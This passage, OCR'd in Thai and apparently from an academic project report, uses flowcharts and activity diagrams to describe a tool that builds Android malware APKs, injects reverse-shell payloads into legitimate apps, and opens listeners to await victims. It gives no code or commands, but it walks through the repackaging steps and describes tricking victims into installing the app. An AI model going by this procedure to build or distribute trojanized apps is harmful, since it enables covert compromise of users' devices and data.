


รูปที่ 3.2 Flowchart ของการสร้าง Payload APK

3.2.2 Flowchart ของฟังก์ชัน Create New Payload APK

แผนภาพแสดงกระบวนการทำงานของฟังก์ชัน Create New Payload APK โดยเมื่อเริ่มรันสคริปต์ขั้นแรกจะตรวจสอบว่ามีการติดตั้งเครื่องมือที่จำเป็นในระบบแล้วหรือไม่ หากยังจะทำการติดตั้งให้โดยอัตโนมัติ เมื่อเสร็จสิ้นจะเข้าสู่หน้าหลักเพื่อเลือกฟังก์ชัน โดยฟังก์ชันนี้จะนำไฟล์ APK ต้นฉบับมาเพื่อเพิ่มมัลแวร์จาก Payload APK ซึ่งจะได้มัลแวร์แอปพลิเคชันที่มีลักษณะเหมือนไฟล์ APK ต้นฉบับ โดยจะต้องระบุ IP Address ของเครื่องผู้โจมตีและ Port เพื่อใช้ในการทำ Reverse Shell พร้อมระบุชื่อไฟล์ APK และไฟล์ APK ต้นฉบับที่จะนำมาสร้างมัลแวร์แอปพลิเคชัน


จากนั้นเครื่องมือจะทำการสร้างไฟล์ APK ที่มีมัลแวร์แฝงอยู่ด้วยข้อมูลที่ระบุมา และทำการแตกไฟล์ APK ที่มีมัลแวร์พร้อมกับแตกไฟล์ APK ต้นฉบับ จะได้เป็นโฟลเดอร์ APK สองอย่าง จากนั้นเพิ่มการขอสิทธิ์เข้าถึง (Permission) และเพิ่มมัลแวร์ที่สร้างจากไฟล์ Payload APK ลงไปในโฟลเดอร์ APK ต้นฉบับ พร้อมระบุตำแหน่ง Smali (Hook Smali) แล้วจึงทำการบีบอัดโฟลเดอร์ APK ต้นฉบับที่แฝงมัลแวร์แล้วกลับคืนเป็นไฟล์เหมือนเดิม และทำการ Sign และ Align ไฟล์ APK เพื่อใช้ในการติดตั้งต่อไป แล้วจึงแสดงหน้าต่างคำถามเพื่อเริ่มต้นทำงานฟังก์ชัน Start Listener เพื่อรอรับการติดต่อจากเครื่องผู้ถูกโจมตี หากเลือกไม่ต้องการเริ่มฟังก์ชันจะจบการทำงานในฟังก์ชันนี้ดังรูปที่ 3.3



รูปที่ 3.3 Flowchart ของการสร้าง Payload APK ใหม่ด้วย APK ต้นฉบับ

3.2.3 Flowchart ของฟังก์ชัน Start Listener

แผนภาพแสดงกระบวนการทำงานของฟังก์ชัน Start Listener โดยเมื่อเริ่มรันสคริปต์จะตรวจสอบว่ามีการติดตั้งเครื่องมือที่จำเป็นในระบบแล้วหรือไม่ หากยังจะทำการติดตั้งให้โดยอัตโนมัติ เมื่อเสร็จสิ้นจะเข้าสู่หน้าหลักเพื่อเลือกฟังก์ชัน โดยฟังก์ชันนี้จะทำการรอรับการติดต่อจากเครื่องของผู้ถูกโจมตีตาม Port ที่กำหนดไว้ โดยจะต้องระบุ IP Address ของเครื่องผู้โจมตีและกำหนด Port เพื่อใช้ในการทำ Reverse Shell และเมื่อปิดการเชื่อมต่อจะจบการทำงานในฟังก์ชันนี้ดังรูปที่ 3.4




รูปที่ 3.4 Flowchart ของการเปิด Listening Port เพื่อรอรับการติดต่อ

3.3 แผนภาพแสดงกิจกรรม (Activity Diagram)

3.3.1 Activity Diagram ของการทำงานฟังก์ชัน Generate Payload APK

แผนภาพแสดงกิจกรรมการทำงานของฟังก์ชัน Generate Payload APK โดยเมื่อผู้โจมตีเริ่มรันสคริปต์ขั้นแรกสคริปต์จะตรวจสอบว่ามีการติดตั้งเครื่องมือที่จำเป็นในระบบแล้วหรือไม่ หากยังจะทำการติดตั้งให้โดยอัตโนมัติ เมื่อเสร็จสิ้นจะเข้าสู่หน้าหลักเพื่อเลือกฟังก์ชัน โดยฟังก์ชัน Generate Payload APK เริ่มต้นจะแสดงหน้าต่างให้กรอกข้อมูลโดยจะต้องระบุ IP Address ของเครื่องผู้โจมตี และ Port เพื่อใช้ในการทำ Reverse Shell พร้อมระบุชื่อไฟล์ APK จากนั้นเครื่องมือจะทำการสร้างไฟล์ APK ที่มีมัลแวร์แฝงอยู่ด้วยข้อมูลที่ระบุมา และแสดงหน้าต่างบอกตำแหน่งไฟล์ที่ถูกสร้างขึ้น

จากนั้นจะแสดงหน้าต่างคำถามเพื่อเริ่มต้นทำงานฟังก์ชัน Start Listener เพื่อรอรับการติดต่อจากเครื่องของผู้ถูกโจมตี หากเลือก “No” จะจบการทำงานในฟังก์ชันนี้ แต่ถ้าเลือก “Yes” จะเริ่มต้นฟังก์ชันโดยรันคำสั่งเพื่อเปิดโหมด Listening และแสดงหน้า Terminal เพื่อรอรับการติดต่อ และผู้โจมตีจะต้องนำไฟล์ APK ที่มีมัลแวร์ที่สร้างขึ้นไปเผยแพร่ หากผู้ถูกโจมตีถูกหลอกให้ดาวน์โหลดและติดตั้งแอปพลิเคชัน มัลแวร์ที่อยู่ภายในแอปพลิเคชันจะส่งการติดต่อกลับมายังเครื่องของผู้โจมตีผ่าน Port กำหนดไว้ เมื่อเชื่อมต่อได้หน้า Terminal จะแสดงสถานะการเชื่อมต่อ พร้อมรอรับคำสั่งจากผู้โจมตีเพื่อเข้าถึงข้อมูลต่าง ๆ บนอุปกรณ์ของผู้ถูกโจมตี ดังรูปที่ 3.5




รูปที่ 3.5 Activity Diagram ของการสร้าง Payload APK

3.3.2 Activity Diagram ของการทำงานฟังก์ชัน Create New Payload APK

แผนภาพแสดงกิจกรรมการทำงานของฟังก์ชัน Create New Payload APK โดยเมื่อผู้โจมตีเริ่มรันสคริปต์ขั้นแรกสคริปต์จะตรวจสอบว่ามีการติดตั้งเครื่องมือที่จำเป็นในระบบแล้วหรือไม่ หากยังจะทำการติดตั้งให้โดยอัตโนมัติ เมื่อเสร็จสิ้นจะเข้าสู่หน้าหลักเลือกฟังก์ชัน โดยเริ่มฟังก์ชันจะแสดงหน้าต่างให้กรอกข้อมูลโดยจะต้องระบุ IP Address ของเครื่องผู้โจมตีและ Port เพื่อใช้ในการทำ Reverse Shell พร้อมระบุชื่อไฟล์ APK และไฟล์ APK ต้นฉบับที่จะนำมาสร้างมัลแวร์แอปพลิเคชัน

ต่อมาเครื่องมือจะทำการสร้างไฟล์ APK ที่มีมัลแวร์แฝงอยู่ด้วยข้อมูลที่ระบุมา และทำการแตกไฟล์ APK ที่มีมัลแวร์พร้อมกับแตกไฟล์ APK ต้นฉบับ จะได้เป็นโฟลเดอร์ APK สองอย่าง จากนั้นเพิ่มการขอสิทธิ์เข้าถึง (Permission) และเพิ่มมัลแวร์ที่สร้างจากไฟล์ Payload APK ลงไปในโฟลเดอร์ APK ต้นฉบับ พร้อมระบุตำแหน่ง Smali (Hook Smali) แล้วจึงทำการบีบอัดโฟลเดอร์ APK ต้นฉบับที่แฝงมัลแวร์แล้วกลับคืนเป็นไฟล์เหมือนเดิม และทำการ Sign และ Align ไฟล์ APK เพื่อใช้ในการติดตั้งต่อไป และแสดงหน้าต่างบอกตำแหน่งไฟล์ APK ที่ถูกสร้างขึ้น


จากนั้นจะแสดงหน้าต่างคำถามเพื่อเริ่มต้นทำงานฟังก์ชัน Start Listener เพื่อรอรับการติดต่อจากเครื่องของผู้ถูกโจมตี หากเลือก “No” จะจบการทำงานในฟังก์ชันนี้ แต่ถ้าเลือก “Yes” จะเริ่มต้นฟังก์ชันโดยรันคำสั่งเพื่อเปิดโหมด Listening และแสดงหน้า Terminal เพื่อรอรับการติดต่อ และผู้โจมตีจะต้องนำไฟล์ APK ที่มีมัลแวร์ที่สร้างขึ้นไปเผยแพร่ หากผู้ถูกโจมตีถูกหลอกให้ดาวน์โหลดและติดตั้งแอปพลิเคชัน มัลแวร์ที่อยู่ภายในแอปพลิเคชันจะส่งการติดต่อกลับมายังเครื่องของผู้โจมตีผ่าน Port กำหนดไว้ เมื่อเชื่อมต่อได้หน้า Terminal จะแสดงสถานะการเชื่อมต่อ พร้อมรอรับคำสั่งจากผู้โจมตีเพื่อเข้าถึงข้อมูลต่าง ๆ บนอุปกรณ์ของผู้ถูกโจมตี ดังรูปที่ 3.6



รูปที่ 3.6 Activity Diagram ของการสร้าง Payload APK ใหม่ด้วย APK ต้นฉบับ

3.3.3 Activity Diagram ของการทำงานฟังก์ชัน Start Listener

แผนภาพแสดงกิจกรรมการทำงานของฟังก์ชัน Start Listener โดยเมื่อผู้โจมตีเริ่มรันสคริปต์ขั้นแรกสคริปต์จะตรวจสอบว่ามีการติดตั้งเครื่องมือที่จำเป็นในระบบแล้วหรือไม่ หากยังจะทำการติดตั้งให้โดยอัตโนมัติ เมื่อเสร็จสิ้นจะเข้าสู่หน้าหลักเพื่อเลือกฟังก์ชัน โดยฟังก์ชัน Start Listener เริ่มต้นจะแสดงหน้าต่างให้กรอกข้อมูลโดยจะต้องระบุ IP Address ของเครื่องผู้โจมตีและ Port เพื่อใช้ในการทำ Reverse Shell แล้วจึงเริ่มรันคำสั่งเพื่อเปิดโหมด Listening และแสดงหน้า Terminal เพื่อรอรับการติดต่อ และผู้โจมตีจะต้องนำไฟล์ APK ที่มีมัลแวร์ที่สร้างขึ้นไปเผยแพร่ หากผู้ถูกโจมตีถูกหลอกให้ดาวน์โหลดและติดตั้งแอปพลิเคชัน มัลแวร์ที่อยู่ภายในแอปพลิเคชันจะส่งการติดต่อกลับมายังเครื่องของผู้โจมตีผ่าน Port กำหนดไว้ เมื่อเชื่อมต่อได้หน้า Terminal จะแสดงสถานะการเชื่อมต่อ พร้อมรอรับคำสั่งจากผู้โจมตีเพื่อเข้าถึงข้อมูลบนอุปกรณ์ของผู้ถูกโจมตี ดังรูปที่ 3.7



รูปที่ 3.7 Activity Diagram ของการเปิด Listening Port เพื่อรอรับการติดต่อ

